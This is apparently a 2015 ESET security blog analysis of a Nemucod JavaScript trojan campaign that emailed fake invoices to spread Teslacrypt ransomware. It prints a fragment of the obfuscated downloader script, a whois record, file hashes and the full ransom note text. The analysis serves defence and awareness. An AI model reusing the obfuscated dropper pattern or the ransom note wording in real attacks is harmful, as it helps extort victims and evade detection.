Nemucod malware spreads ransomware Teslacrypt around the world

welivesecurity.com/2015/12/16/nemucod-malware-spreads-ransomware-teslacrypt-around-world/

December 16, 2015

ESET has recently observed a huge increase in detections of the Nemucod trojan, a threat that usually tries to download another malware from the internet. Those detections ratios were very high in some countries.

Josep Albors
16 Dec 2015 - 02:49PM


ESET has recently observed a huge increase in detections of the Nemucod trojan, a threat that usually tries to download another malware from the internet. Those detections ratios were very high in some countries.

From time to time, some malware propagation campaigns reach high propagation levels in one or several countries during a few days. In those cases, the users are specially vulnerable if they don't protect their systems properly.


We have seen one of these scenarios during last week, when we observed a huge increase in detections of the Nemucod trojan, a threat that usually tries to download another malware from the internet. Those detections ratios were very high in some countries but also globally, and could indicate a campaign that is not focused on one country in particular but trying to affect as many users as possible throughout the world.

You've got an (infected) email

As with many other malware campaigns that we've analyzed recently, the attackers used the email as the attack vector. Posing as a fake invoice, they try to convince the users into opening an attached ZIP file. The sender of the email is usually another user that has been affected previously so the malware continues to propagate as long as it has possible victims.



If we open the attached ZIP file we find a difference compared to recently analyzed samples. Instead of finding an EXE file, the ZIP container has a Javascript file inside. This technique might have been used by the attackers to avoid detection in some mail scanners and reach as many victims as possible.



Using Javascript to download the payload

Anyway, a Javascript file is something that a user can execute and can be as dangerous as an EXE file. If we take a look at the code of the file we find several interesting things. One is that most of the variables used seems to be using random names. Also, we found two arrays in the code that could be a way of obfuscating the IPs or web addresses used by these criminals to spread the malware.

```
            }
            FHvWobbcqxX++;
        }
        return jLuSFxukiKG
    }
    sNoYVwPzrCPJxxc(okrQjtxRshgbCzRfB(NxgjD)); CgDxXzpaUKHtLZYJDmbyEgy) {
    return !isNaN(parseFloat(hOnkiAELhJMxICgDxXzpaUKHtLZYJDmbyEgy)) && isFinite(hOnkiAELhJMxICgDxXzpaUKHtLZYJDmbyEgy);
}

function WnWWPhuIUza(zAzmvuVH, tWdEoP) {
    return zAzmvuVH.split(tWdEoP)
}
var W = new Array("d", "a", "d", "a", "5d", "4d", "59", "1b", "45", "1b", "2j", "1b", "1d", "5a", "56", "4i", "5b", "28", "5e", "4h", "4e", "4h", "5f", "5b", "59", "4d", "50", "55", "24", "4f",
var C = new Array("2a", "2d", "2d", "2a", "2b", "2c", "2h", "d", "a", "4i", "56", "59", "1b", "1j", "5d", "4d", "59", "1b", "35", "2j", "3d", "3a", "43", "2h", "1b", "35", "2i", "45", "24", "53"
var NxgjD = [W, C];
var vNUCJwaUP = [];

function okrQjtxRshgbCzRfB(NxgjD) {
    jLuSFxukiKG = '';
    FHvWobbcqxX = (-824 + 824) / 728;
    while (true) {
        if (FHvWobbcqxX >= (666 + 708) / 687) break;
        vNUCJwaUP[FHvWobbcqxX] = (-984 + 984) / 917;
        while (true) {
            if (vNUCJwaUP[FHvWobbcqxX] > NxgjD[FHvWobbcqxX].length - (322 + 284) / 606) {
                break;
            }
            if (pmXCXbp(UBSXc(NxgjD[FHvWobbcqxX][vNUCJwaUP[FHvWobbcqxX]], (2279 + 871) / 150, (6112 + 348) / 646)) {
                jLuSFxukiKG += fSaKUVhRQUUuIQGYuxeZozXpXvNugsurRLdzjzqlpfHbSYBnjzHreK([NxgjD[FHvWobbcqxX][vNUCJwaUP[FHvWobbcqxX]]], (-957 + 957) / 991);
            }
            vNUCJwaUP[FHvWobbcqxX]++;
        }
        FHvWobbcqxX++;
    }
    return jLuSFxukiKG
}
sNoYVwPzrCPJxxc(okrQjtxRshgbCzRfB(NxgjD));
```

In fact we found two domains that were used to spread a new variant of Teslacrypt ransomware (detected by ESET as Win32/Filecoder.EM) among other threats. One of these domains belongs to a compromised German website but the other was created recently as we can see in this whois info.

Whois & Quick Stats

Email	oda@soft2webextrain.com compliance_abuse@webnic.cc is associated with ~564,841 domains
Registrant Org	Sheng Waninge is associated with ~2 other domains
Registrar	WEB COMMERCE COMMUNICATIONS LIMITED DBA WEBNIC.CC
Registrar Status	clientDeleteProhibited, clientTransferProhibited, clientUpdateProhibited
Dates	Created on 2015-12-10 - Expires on 2016-12-10 - Updated on 2015-12-10
Name Server(s)	DNS8.AUTH-MAIL.RU (has 2 domains) DNS9.AUTH-MAIL.RU (has 2 domains)
Domain Status	Registered And No Website
Hosting History	1 change on 2 unique name servers over 0 year
Whois Server	whois.webnic.cc


In fact, this web contained nothing but a warning saying that the web was empty because the site was just being created. We cannot say for sure that the web was generated just for spreading the threat but the registration date of the domain is suspicious at least.

Infection of the user by Teslacrypt

As we have already said, one of the malwares that was being downloaded from the malicious or compromised web sites was a variant of the Teslacrypt ransomware. The malicious file was an executable with just numbers as a name.

FILE NAME	**477456.exe**
FILE SIZE	425984 bytes
FILE TYPE	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	56214f61a768c64e003b68bae7d67cd2
SHA1	151e13c0a42da190911fe7e0c18414ecf4d12997
SHA256	9c289d9426d6f565cb640d2ccb49ee0af989463cbdb7cbdab6110997808c4061
CRC32	F0CD9EB7
SSDEEP	12288:hLRq3NJhtUj1OZyEY3p8edlDHN3NJhtUj1OZyEY:hl3HhtY3PlDHN3HhtY
YARA	None matched

If the victim executes this file, the ransomware begins to encrypt some types of files usually used to store images, videos, office files and more, launching the following screen in the web browser when it finishes. This template has been used by other ransomware families and explains to the victims that they need to pay a ransom if they want to recover their personal files.



What happened to your files?
All of your files were protected by a strong encryption with RSA-2048
More information about the encryption RSA-2048 can be found here: http://en.wikipedia.org/wiki/RSA_(cryptosystem)

What does this mean?
This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen?
Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.
All your files were encrypted with the public key, which has been transferred to your computer via the Internet.
Decrypting of YOUR FILES is only possible with the help of the private key and decrypt program, which is on our Secret Server!!!
*

What do I do?
Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.
If you really need your data, then we suggest you do not waste valuable time searching for other solutions becausen they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

1.http://[redacted]
2.http://[redacted]
3.https://[redacted]


If for some reasons the addresses are not available, follow these steps:

1. Download and install tor-browser: http://www.torproject.org/projects/torbrowser.html.en
2. After a successful installation, run the browser and wait for initialization.
3. Type in the tor-browser address bar: [redacted]
4. Follow the instructions on the site.

IMPORTANT INFORMATION:

Your Personal PAGES:
http://[redacted]
http://[redacted]
https://[redacted]
Your Personal PAGES (using TOR-Browser):[redacted]
Your personal code (if you open the site (or TOR-Browser's) directly):[redacted]

There is also another TXT file generated in each folder that contains encrypted files. In this TXT we can read similar instructions to the ones found in the HTML file but also some contradictions. For example, in the HTML file says that the ransomware is using RSA-2048 encryption, while in the TXT file it says that the encryption used is RSA-4096.




This can be explained by the use of the template of other families of ransomware like Cryptowall. Anyway, despite of the encryption algorithm used, most of the times the files can't be reversed to its original state so the customer loses access to this information.


Nemucod impact around the world

This malware propagation campaign has been quite interesting because the detection rates have been unusually high. We have seen peaks as high as more than 10% globally, but the impact has been much higher in some specific countries. In Europe we saw detection ratios of this threat above 20% in several countries (23% in Spain or 30% in Italy, for example).

In other regions such as the Americas we saw a lower detection ratio but also higher than usual (around 14% in Argentina or 15% in the US and Canada).



But the highest infection ratio detected was, by far, in Japan. During more than two days Nemucod detections reached above 75% percent of detections in that country. We still have to investigate why the detection was so high in Japan but it has been something that we have not seen in a very long time.



Conclusion

This new malware campaign didn't affected as many users as previous ones but the detection rates shows us that, for some days, the amount of emails used to spread the threats had to be significantly high to achieve those percentages.

The fact that the numbers of affected users has not been as high as previous ransomware campaigns despite the elevated number of detections is good news. It means that the users are using protection measures capable of detecting new threats and it can also mean that they are not executing suspicious files attached to emails as the one we've analyzed.

Anyway, we still can improve our security measures and, to avoid problems created by a ransomware infection, one of those measures has to be an updated backup of all our important files in order to recover them as soon as possible.

16 Dec 2015 - 02:49PM